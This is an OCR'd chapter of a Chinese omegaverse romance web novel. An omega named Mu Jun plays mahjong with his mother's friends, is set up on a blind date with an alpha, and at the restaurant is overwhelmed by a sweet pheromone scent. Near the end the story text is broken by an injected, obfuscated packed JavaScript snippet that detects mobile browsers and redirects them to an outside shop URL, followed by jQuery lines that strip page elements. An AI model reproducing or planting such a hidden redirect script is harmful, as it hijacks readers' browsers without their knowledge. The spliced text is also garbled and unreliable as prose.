2. 突发状况

作品:《老实直男,但穿O揣崽

    想当年,他也属于这个“三条腿”的范畴。


    现在虽然也有第三条,但就是因为那个莫名其妙的腺体,他就被社会阉割,连生育能力都过早地有了保质期。


    电话里,穆启星不再提相亲的事,转而道:“明晚加班不?妈这儿三缺一呢,你简叔叔牌瘾又犯了。”


    穆钧自是道好。周五晚,私人茶馆包厢,茶香袅袅。


    “咔咔”两声脆响,穆钧推牌轻念:“清一色对对胡杠上花。”


    “我去!!!”


    “这才摸了几轮?!”


    “这翻几番啊,阿芬你捏我一下,我不是老眼昏花了吧……”三人吵吵嚷嚷,保养精致的面容上不见风霜,一点儿担不起“老眼昏花”几个字。


    穆钧沉默不语,炽白灯光柔和,他低垂眉眼,更显谦恭温顺。


    但即使是陪长辈打牌,他也从不放水,此时连庄第六把,面色都平静得甚至有些淡漠。


    似乎两小时内赢了上千筹码的另有其人。


    茶室的门“吱呀”开启,小巧玲珑的女omega嫣嫣然走进,看清桌上局势,笑开眼,“呦,情势大好呀。”“启星!今儿不是闺蜜局么?下回可别带家属!”


    “不是咱输不起,但年轻人也有自己的夜生活嘛,总让小钧陪着多耽误。”


    穆启星撇嘴:“嘿,你们人菜瘾大,输破防了就想把我崽赶走?”


    虽然她也没想让穆钧打满三个小时,芬姨刚刚临时加入,今晚够角,穆钧随时都能离开。


    但那也得是穆钧自己玩够了想走。


    她侧头掀唇:“崽,听见没,以后谁约你都别来,下次喊你凑角也不用理。”


    穆钧“嗯”地起身,随手换了个新坐垫,等他妈坐下来开台,又给她换了杯新茶,就放在落手可得的小几上。


    处处周到,偏还是淡然无绪的模样,自然流露出好教养的妥帖。


    牌桌上其他三家又是一阵惋惜——唉,多贴心的晚辈呀,只可惜家里那些个不争气的……


    “咳,小钧最近谈朋友没?”


    简叔攒的局,不好就此冷场,亲亲热热地把话题又引回他身上。


    穆启星帮他挡话:“没呢,相了几个都不合适,你想介绍?”


    简叔碰了牌,“还真有,最近大学同学聚会,我班长家的孩子,和小钧差不多年纪,alpha,清大本硕毕业,未来可期。”


    芬姨接话:“嘿,校友啊,有共同话题。”


    玉婶问:“你打听清楚没,人这么优秀能没对象?”


    简叔昂首:“那当然。小钧,叔可亲眼看过,那孩子俊得很,坐那儿比明星还好看,站起来,嚯,像棵小树!”


    那不就是……北极兔。


    穆钧的嘴角不自觉扬起两个像素点。


    但这个表情变化实在太过细微,在场无人发现。简叔很有王牌销售的架势:“他们家那是根正苗红,家风传统,所以你完全可以放心对方私生活,叔跟你保证,一张白纸!”


    说着就掏手机找照片给穆钧看。


    穆启星咂舌:“根正苗红啊,我们暴发户哪里高攀得起。”


    简叔摆摆手:“也就我那班长继续红了,他哥也做生意,说不得你家老徐也认识。”


    后面的话,穆钧没细听。


    他收到简叔的小窗消息,目光落在那位北极兔的证件照上。


    真·蓝底证件照,从头发丝的精修程度来看,大约就是在路边哪个照相馆随便拍的,相馆老板兼任摄影师,手持镜头咻咻就是五六张。


    长相普通的在这种拍照技术下,两只眼睛能不能睁开都成问题。那人却是眉目舒展,眼眸含光,鼻高唇翘自成阴影,俊秀得令人呼吸微窒。


    本以为根正苗红、家风传统这几字对应的,该是张不苟言笑的面容。


    但这位,确实俊俏到……甚至有点像omega。


    是因为眉毛比较细吗?还是五官柔和?不过这肩宽……也有可能是头骨偏小,所以上镜。


    就在他看照片的这会儿功夫,穆启星已经催简叔问了对方这周末有没有空。


    简叔单手打字,“得嘞,他说OK,我把他绿泡泡推给你哈,之后你俩联系。”


    穆钧:“………”


    穆启星本就是急性子,简叔比她更甚,三两句就将事情安排好,穆钧这个实际参与者都没插上一句话。但他本也不会插话。


    从小到大,穆启星的好闺闺们都知道,她这儿子就不是个会忤逆别人的性格。


    小萝卜头们凑在一块儿,穆钧总是充当边缘工具人角色,即便中途大人们想差谁去跑个腿,也是首选穆钧。


    只有他不会躺地上抻手蹬腿嗷嗷叫,领了钱就出门,晴雨无阻。


    当然,这种差使只敢挑穆清没注意的时候,她的护短无人能敌。


    或许是物极必反,让炮仗脾气的妈生出两个比水豚更淡定的崽。


    “太淡了啊,这眼见着奔三了,跟俩哑炮似的,一点儿动静没有。”


    穆启星夫妻也不指望自家孩子能有多大出息。


    以前家里穷过,后来拆迁发达,老徐做生意又赶上好时候,现在物质方面不用愁,光靠租子就够穆钧再吃三代。


    但穆钧马上就26周岁了。


    别说三代两代,他至今没谈过恋爱,穆启星怀疑他身边路过的蟑螂都是omega。


    再这样下去,千万家财岂不是得这辈子就要努力花完?


    穆启星觉得看不到头,赶忙拾掇穆钧让他出去相亲。


    她的原话是,“你姐是天高皇帝远的我管不着,但你离这么近,妈总能管管吧。”


    当然能。


    只要穆启星高兴,即使是要面对各种臭气熏天的alpha,穆钧也会坦然接受。所以,他总能准时到达指定地点,耐心交流,友善道别,使命必达。


    从没拒绝过,但也没成过。


    就这么阳奉阴违,乖顺着,让穆启星挑不出一点儿错处。


    牌局不用凑人头,穆钧意思意思陪坐了一圈便离场,走之前在穆启星监督下加了优质北极兔的好友。


    第二天周六,他没睡成懒觉,被简叔消息轰炸叫醒。


    五张照片,外加近十条语音,全都有关他新一任相亲对象。


    穆钧把简叔的语音当白噪音听了,手机点开第一张照片,之后做早餐腾不开手,便由着那位眉眼生辉地立在小煮锅旁。


    在平均年龄50往上的聚会合照里,alpha年轻得仿若一支新鲜欲滴的紫罗兰。简叔在语音里道:“我看他很符合你的要求哇,长得好,也温柔,那晚有人唾沫星子弹他脸上,他都笑盈盈的……”


    就连名字都像一株无害的植物。


    晏瑾桉。


    做好快手早餐,穆钧边吃边翻看,不多时,道了谢,点开另一个对话框。


    是温柔,晏瑾桉在聊天时也爱发带腮红的笑脸,他却像在回复工作信息。


    [这家店你觉得怎么样?]


    [好的,收到。]


    [嗯嗯/笑脸.jpg]


    穆钧放下手机,头一回有些感慨自己确实足够无趣。


    待会的相亲若不出意外,应该也会像前几次那样戛然而止。比如程斯言,分开后问候都没发过来一个。


    没有哪个alpha会看上一个样貌粗糙、表情寡淡、连聊天都不发表情包的omega。


    他不必殚精竭虑,就能维护自己笔直的性向。


    收拾过碗筷,穆钧带着棉花糖和爆米花去狗狗公园疯玩两个小时,留了中午的狗粮,再从手机日历里调出午餐约饭的餐厅地址。


    晏瑾桉问过距离他住所最近的地铁站,折中选了个位置,公共交通便利,停车位也多。


    周末路况好,但保险起见,穆钧还是提早了十五分钟出门,根据定位从地下停车场坐电梯到商场五楼。晏瑾桉选的一家创新融合菜。


    说是东南亚菜系,但门店装潢颇有诗意,从扶梯口开始便五彩缤纷全是花草,香味四溢。


    但好像。


    有点太四溢了。


    他已经戴着口罩,却还能嗅到汹涌的花香,仿佛泼天


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16921617|192575||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''浪潮卷了无数鲜花砸过来,砸得他晕头转向。


    穆钧快速抠出口服抑制剂干咽了一粒,背靠着墙,但后颈处的灼热迟迟不降。


    距离他的发情期还有两个月,他一向准时,异样的信息素反应只能来自于外界。


    alpha的气味要么寒带开会,什么松针雪山银湖,要么酒厂生产,例如金酒伏特加杜松子。


    周围这样浓烈的甜香……是哪个O大庭广众之下发情了?


